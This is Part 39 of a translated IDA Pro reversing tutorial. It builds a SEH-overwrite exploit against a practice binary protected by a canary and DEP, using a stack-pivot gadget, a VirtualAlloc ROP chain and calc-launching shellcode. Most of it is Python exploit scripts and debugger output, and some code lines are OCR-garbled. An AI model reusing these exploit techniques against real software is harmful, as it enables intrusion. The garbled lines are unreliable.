


# REVERSING WITH IDA PRO FROM SCRATCH

## PART 39

We need to exploit a stack overflow with CANARY and DEP overwriting the SEH as plan B.



```
from os import *
import struct
shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x2
stdin,stdout = popen4(r'CANARY_Con[DEP.exe -1')
print "ATAQUEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()


next="\xeb\x06\x90\x90"
seh=struct.pack("<L", 0x78001075)

fruta = 844 * "A" + next + seh + shellcode + 6000 * "B" + "\n"


print stdin

print "Escribe: " + fruta
stdin.write(fruta)
```

Rename the executable to attach it with IDA to see what happens.



As before, it crashes when the stack is over. Let's see the SEH.



As in the previous case, it overwrites the pointer to POP POP RET. Set a breakpoint there.

```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db 2
Mypepe.dll:78001074 db 78h ; x
Mypepe.dll:78001075 ;
Mypepe.dll:78001075 pop esi
Mypepe.dll:78001076 pop ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ;
Mypepe.dll:78001078 db 57h ; W
Mypepe.dll:78001079 db 6Ah ; j
Mypepe.dll:7800107A db 18h
Mypepe.dll:7800107B db 0E8h ; F
```

Press F9 and accept the exception.

Debug View      IDA View-EIP      [X]      A

[3690] - Structured

```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db 2
Mypepe.dll:78001074 db 78h ; x
Mypepe.dll:78001075 ;
Mypepe.dll:78001075 pop esi
Mypepe.dll:78001076 pop ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ;
Mypepe.dll:78001078 db 57h ; W
Mypepe.dll:78001079 db 6Ah ; j
Mypepe.dll:7800107A db 18h
Mypepe.dll:7800107B db 0E8h ; F
UNKNOWN 78001075: Mypepe.dll:mypepe__lock+20 (Sy)
```

There, the stack is in its third position as usual. There is a pointer to the NEXT.


If I execute it with F7...

```

Stack[00003690]:00AFF8F1 db 41h ; A
Stack[00003690]:00AFF8F2 db 41h ; A
Stack[00003690]:00AFF8F3 db 41h ; A
Stack[00003690]:00AFF8F4 ;
Stack[00003690]:00AFF8F4 jmp short loc_AFF8FC
Stack[00003690]:00AFF8F4 ;
Stack[00003690]:00AFF8F6 db 90h ; É
Stack[00003690]:00AFF8F7 db 90h ; É
Stack[00003690]:00AFF8F8 db 75h ; a
Stack[00003690]:00AFF8F9 db 10h
Stack[00003690]:00AFF8FA db 0
Stack[00003690]:00AFF8FB db 78h ; x
UNKNOWN 00AFF8F4: Stack[00003690]:00AFF8F4 (Synchronized with E1)

```

It jumps to the stack. That JMP is the EB 06 90 90 of the NEXT, but when I want to execute it...



The stack cannot be executed because of the DEP. We'll have to do ROP. The problem is that the stack has moved to do ROP and our code is not pointed by ESP to continue ROPing. So, here, instead of a POP POP RET, we need a gadget that fixes the stack by the time when that gadget RET is executed, it takes one of my stack addresses to retake control and keep on ROPing.

In my case, before executing the POP POP RET, ESP = 0xAFEB98.

Address	Value	Description
00003690	77202D72	ntdll.dll:ntdll
00AFEB98	00000098	Stack[00003690]:
00AFEB9A	00AFF8F4	Stack[00003690]:
00AFEB9C	00AFF0E8	Stack[00003690]:
00AFEB9E	00AFF024	Stack[00003690]:
00AFEBAC	0000F57C	Stack[00003690]:
00AFEBB0	77202D90	ntdll.dll:ntdll
00AFEBB4	00AFFBF4	Stack[00003690]:
00AFEBB8	00AFF080	Stack[00003690]:
UNKNOWN 00AFEB90	Stack[00003690]	

I will find the address in the stack where my data start.

I set it to find the 0x41414141 immediate value.

Address	Function	Instruction
Stack[00003690]:00AFF5A8		db 41h; A
Stack[00003690]:00AFF5A9		db 41h; A
Stack[00003690]:00AFF5AA		db 41h; A
Stack[00003690]:00AFF5AB		db 41h; A
Stack[00003690]:00AFF5AC		db 41h; A
Stack[00003690]:00AFF5AD		db 41h; A

It starts at 0xAFF5A8. We can calculate the distance. The code is below ESP.

hex(0xAFF5A8 - 0xAF98)

```
%guiref -> A brief reference about the graphical user interface
In [1]: hex(0xAFF5A8 - 0xAF98)
Out[1]: '0x610'

In [2]:
```

Hex View-1

So, the distance between ESP and my code start is 0x610. That means that if I find a gadget...

ADD ESP, XXXX -RET

If XXXX is greater than 0x610 while it is inside the stack range, it will move ESP to where my code is to continue ROPing.


Let's see mypepe gadgets.

Address	Gadget	Module	Size	Pivot
78004F44	add esp, 30h # or eax, ebx # pop ebx # pop edi # pop esi # ...	Mypepe.dll	6	60
78029DC0	add esp, 30h # pop edx # ret	Mypepe.dll	3	52
78029E27	add esp, 30h # pop edx # ret	Mypepe.dll	3	52
78029E50	add esp, 30h # pop edx # ret	Mypepe.dll	3	52
78029E4F	clc # add esp, 30h # pop edx # ret	Mypepe.dll	4	52

x add esp, 3  
Line 1 of 15

I see it adds 0x30 to ESP maximum. It doesn't reach my fruit (code).

Unfortunately, it doesn't have any gadget or I didn't find them. Even using Agafi tool, I couldn't do it. I included that tool if you want to use it.



I run the Gisnap standalone with the process stopped after handling the exception, for example, in the first POP of the POP POP RET without executing anything.

This Gisnap will dump the process. Then, I have to edit the objective.txt file of Agafi setting the condition we want. In this case, it could be:

```
esp= [esp+0x08]
```

And we can set it to find only from any executable as in this case, Mypepe.dll.

I comment the condition and range I need.

```
# * reg=reg32
# * reg=0xffffffff ( IMMEDIATO )
# * reg=0xffffffff,0xffffffff ( RANGO )

#test_range=0x01000000,0x0101f000
#test_range=0xf6f000,0x7f6f7000
test_range=Mypepe.dll

#eflags=0x2

#esp==edi
#esp==eax
#ebp==edx
#esp==reg32
#ebp==reg32
#edi==reg32
#esp==reg32
#esp==eax

#esp==esp+0x800

#eax==0x3
#data=0x01000000,0x01fffff

ebp=[esp+0x08]
#eax==0x00000000,0x00fffff
#ebp==0x41414141
```

Then, I run Agafi using the dump name I did before and I save it in the same folder and the name of an output txt.

```
agafi.exe objective.txt dumped.dmp pepe.txt
```

It found some rare gadgets, but the problem...

```
-----  
[x] Valid gadget at: 7801194e  
--> matchs: esp=[esp+0x8]  
--> stack used: N/A  
--> preserved registers:  
*** 7801194e: clc  
*** 7801194f: popa  
*** 78011950: jl 0x7801195a  
*** 7801195a: pop ebx  
*** 7801195b: leave  
*** 7801195c: ret
```

...is that ESP points to the SEH again, jumps to the same gadget and breaks down in the second time for an EBP value (0x41414141) that is moved to ESP in the LEAVE-RET.

To finish it and show how it is made, I will add Mypepe the ADD ESP, XXXX - RET instruction.

```
Mypepe.dll:7802D413 db 0D2h ; -  
Mypepe.dll:7802D414 db 0C3h ; +  
Mypepe.dll:7802D415 ; -----  
■ Mypepe.dll:7802D415 add esp, 780h  
Mypepe.dll:7802D418 retn  
Mypepe.dll:7802D41B ; -----  
Mypepe.dll:7802D41C db 0  
Mypepe.dll:7802D41D db 0  
Mypepe.dll:7802D41E db 0  
Mypepe.dll:7802D41F db 0  
Mypepe.dll:7802D420 db 0  
UNKNOWN 7802D415: Mypepe.dll:mypepe_modf+14C3 (sy
```


We'll use that as a gadget to jump from the SEH.

```

1 from os import *
2 import struct
3 shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc"
4
5 stdin,stdout = popen4(r'CANARY_con_DEP.exe -1')
6 print "ATACHEAR EL DEBUGGER Y APRETA ENTER\n"
7 raw_input()
8
9 next="\x41\x41\x41\x41"
10 seh=struct.pack("ID", 0x7802d41)
11
12 fruta = 844 * "A" + next + seh + 6000 * "A" + "\n"
13
14 print stdin
15
16 print "Recriba: "+fruta


```

Let's try to jump there when it crashes by handling the exception.



After executing the ADD ESP, 700, I am ready to continue with the ROP there and then, the shellcode.

We see the distance where the ROP must go. I'm in ESP=0EFF5C0. Let's see where my code starts.



It starts at 0EFF4D4. I can do the subtraction and see the distance.

The screenshot shows an IPython console window. In the first cell (In [1]), there is a syntax error due to a missing closing brace. In the second cell (In [2]), the command `hex(0xeff5c0-0xeef4d4)` is run successfully, outputting '0xec'. The third cell (In [3]) is currently empty.

```
In [1]: hex(0xeff5c0-0xeef4d4)
File "<ipython-input-1-2fc6e4f83c4f>", line 1
    hex(0xeff5c0-0xeef4d4)
               ^
SyntaxError: invalid syntax

In [2]: hex(0xeff5c0-0xeef4d4)
Out[2]: '0xec'

In [3]:
```

I arm the script.

```
from os import *
import struct
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7801eb94, # POP EBP # RETN [Mypepe.dll]
        0x7801eb94, # skip 4 bytes [Mypepe.dll]
        0x7801ee74, # POP EBX # RETN [Mypepe.dll]
        0x00000001, # 0x00000001-> ebx
        0x7802920e, # POP EDX # RETN [Mypepe.dll]
        0x00001000, # 0x00001000-> edx
        0x7800a849, # POP ECX # RETN [Mypepe.dll]
        0x00000040, # 0x00000040-> ecx
        0x78028756, # POP EDI # RETN [Mypepe.dll]
        0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
        0x78001492, # POP ESI # RETN [Mypepe.dll]
        0x780041ed, # JMP [EAX] [Mypepe.dll]
        0x78013953, # POP EAX # RETN [Mypepe.dll]
        0x7802e030, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
        0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
        0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

shellcode      ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+      "calc"      +
"\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1\x68\xAB\x39\x00\x78
\xC3"
```

```


stdin,stdout = popen4(r'CANARY_con_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
rop= create_rop_chain()
next="\x41\x41\x41\x41"
seh=struct.pack("<L", 0x7802d415)
data=(0xec) * "A" + rop + shellcode

fruta = data + ((844-len(data)) * "A") + next + seh + 6000 * "A" + "\n"

print stdin
print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

I used the same ROP as before and added the same shellcode for Mypepe. It worked.



When I come to RET, the ROP remains in the stack from the start to continue ROPing and executing the shellcode.

The screenshot shows the IDA View-A interface with the assembly code for the main routine. The code initializes variables, sets up the stack frame, and calls `_imp_SetProcessDEPPolicy@4`. It then reads the first argument from the stack, converts it to an integer using `_atoi`, and adds it to the size variable. The calculator application window is visible in the background, showing the standard calculator interface.

```

.text:00A010A0 ; ===== S U B R O U T I N E =====
.text:00A010A0
.text:00A010A0 ; Attributes: bp-based frame
.text:00A010A0
.text:00A010A0 .text:_main
.text:00A010A0     proc near                ; CODE XREF: _scrt
.text:00A010A0
.text:00A010A0     int  _cdecl main(int argc, char **argv)
.text:00A010A0     proc near                ; CODE XREF: _scrt
.text:00A010A0
.text:00A010A0     size      = dword ptr -4
.text:00A010A0     argc      = dword ptr 8
.text:00A010A0     argv      = dword ptr 0Ch
.text:00A010A0
.text:00A010A0     push    ebp
.text:00A010A1     mov     ebp, esp
.text:00A010A2     push    ecx
.text:00A010A3     cmp     [ebp+argc], 2
.text:00A010A4     jnz     short loc_A010ED
.text:00A010A5     push    1
.text:00A010A6     push    ds:_imp_SetProcessDEPPolicy@4 ; $...
.text:00A010A7     call    ds:_imp_SetProcessDEPPolicy@4
.text:00A010A8     shl    eax, 4
.text:00A010A9     mov     ecx, [ebp+argv]
.text:00A010B0     mov     edx, [ecx+eax]
.text:00A010B1     push    edx
.text:00A010B2     call    ds:_atoi
.text:00A010B3     add    esp, 4
.text:00A010B4     mov     [ebp+size], eax
000004A3 00A010A3: _main+3 (Synchronized with Hex View-1)

```

There, it executed the calculator.

Ricardo Narvaja

Translated by: @IvinsonCLS